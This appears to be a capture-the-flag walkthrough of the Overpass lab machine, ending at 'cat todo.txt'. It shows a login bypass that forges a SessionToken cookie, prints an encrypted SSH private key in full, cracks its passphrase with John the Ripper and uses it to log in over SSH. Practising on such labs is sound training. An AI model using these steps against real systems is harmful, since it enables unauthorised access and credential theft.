
Username:
Password:

found administrator login page. So on this web page SQL injection didn't work and XSS didn't work.




```
  <script src="/main.js"></script>
  <script src="/login.js"></script>
  <script src="/cookie.js"></script>
```

in view page source found three scripts.




```
async function postData(url = '', data = {}) {
    // Default options are marked with *
    const response = await fetch(url, {
        method: 'POST', // *GET, POST, PUT, DELETE, etc.
        cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
        credentials: 'same-origin', // include, *same-origin, omit
        headers: {
            'Content-Type': 'application/x-www-form-urlencoded'
        },
        redirect: 'follow', // manual, *follow, error
        referrerPolicy: 'no-referrer', // no-referrer, *client
        body: encodeFormData(data) // body data type must match "Content-Type" header
    });
    return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
    return Object.keys(data)
        .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
        .join('&');
}
function onLoad() {
    document.querySelector("#loginForm").addEventListener("submit", function (event) {
        //on pressing enter
        event.preventDefault()
        login()
    });
}
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value=""
    } else {
        Cookies.set("SessionToken",statusOrCookie)
        window.location = "/admin"
    }
}
```

found the code. After entering some creds. they are validated at backend and when the response is sent like "Incorrect Credentials" then it will not login us in, but if credentials are right it will. So we have to manipulate the response.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
SessionToken	statusOrCookie	10.10.201.195	/admin	Tue, 10 Sep 2024 15:38:34 GMT	26	false	false	None	Mon, 09 Sep 2024 15:41:09 GMT

So added a Session Token to bypass the login page. So it basically worked because, in src code it is saying that if we add wrong creds. it will say wrong pass and then we won't be able to login but what if we don't supply any and just set the Session Token to be statusOrCookie which will be assigned after logging in.




Since you keep forgetting your password, James, I've set up SSH keys for you.

If you forget the password for this, crack it yourself. I'm tired of fixing stuff for you.
Also, we really need to talk about this "Military Grade" encryption. - Paradox


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN
JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTIbzvJal
73/eUN9kYF0ua9rZC6mwoI2iG6sdlNL4ZqsYY7rrvDxeCZJkgzQGzkB9wKgw1ljT
WDyy8qncljugOIf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv
BMXmr3xuKkB6I6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ
AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUIRwYK7wT/9kvUiL3rhkBURhVIbj2qiHxR
3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf
ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk
VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR
OkUOTMqmd3Lj07yELyavlBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P
9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSlPzRjze
eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ
4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8
GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn
exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy
AIPX52bioBlDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk
6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58
dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i
n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT
8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K
4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5l6z
ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS
49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2
+hL1kHlTtJZU8Zj2Y2Y3hd6yRNJcIgCDrmLbn9C5M0d7g0h2BlFaJIZOYDS6J6Yk
2cWk/Mln7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7
-----END RSA PRIVATE KEY-----
```

got a private ssh key of the user named "james".




```
~/testing
ssh -i auth.txt james@10.10.201.195

The authenticity of host '10.10.201.195 (10.10.201.195)' can't be established.
ED25519 key fingerprint is SHA256:FhrAF0Rj+EFV1XGZSYeJWf5nYG0wSWkkEGSO5b+oSHk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.201.195' (ED25519) to the list of known hosts.
Enter passphrase for key 'auth.txt':
```

it is asking for the passphrase. Let's find it using john.



```
john hash.txt --format=SSH
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
james13          (auth.txt)
```


found the passphrase.



```
james@overpass-prod ~
```


```
james@overpass-prod:~ (0.186s)
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Sep  9 15:56:30 UTC 2024

  System load:  0.08              Processes:           88
  Usage of /:   22.3% of 18.57GB  Users logged in:     0
  Memory usage: 13%               IP address for eth0: 10.10.201.195
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.
```

logged in as james...




```
james@overpass-prod:~ (0.303s)
ls
todo.txt  user.txt
```

found the first flag as well as a todo list.




```
james@overpass-prod:~ (0.35s)
cat todo.txt

To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
```

"cat todo.txt"



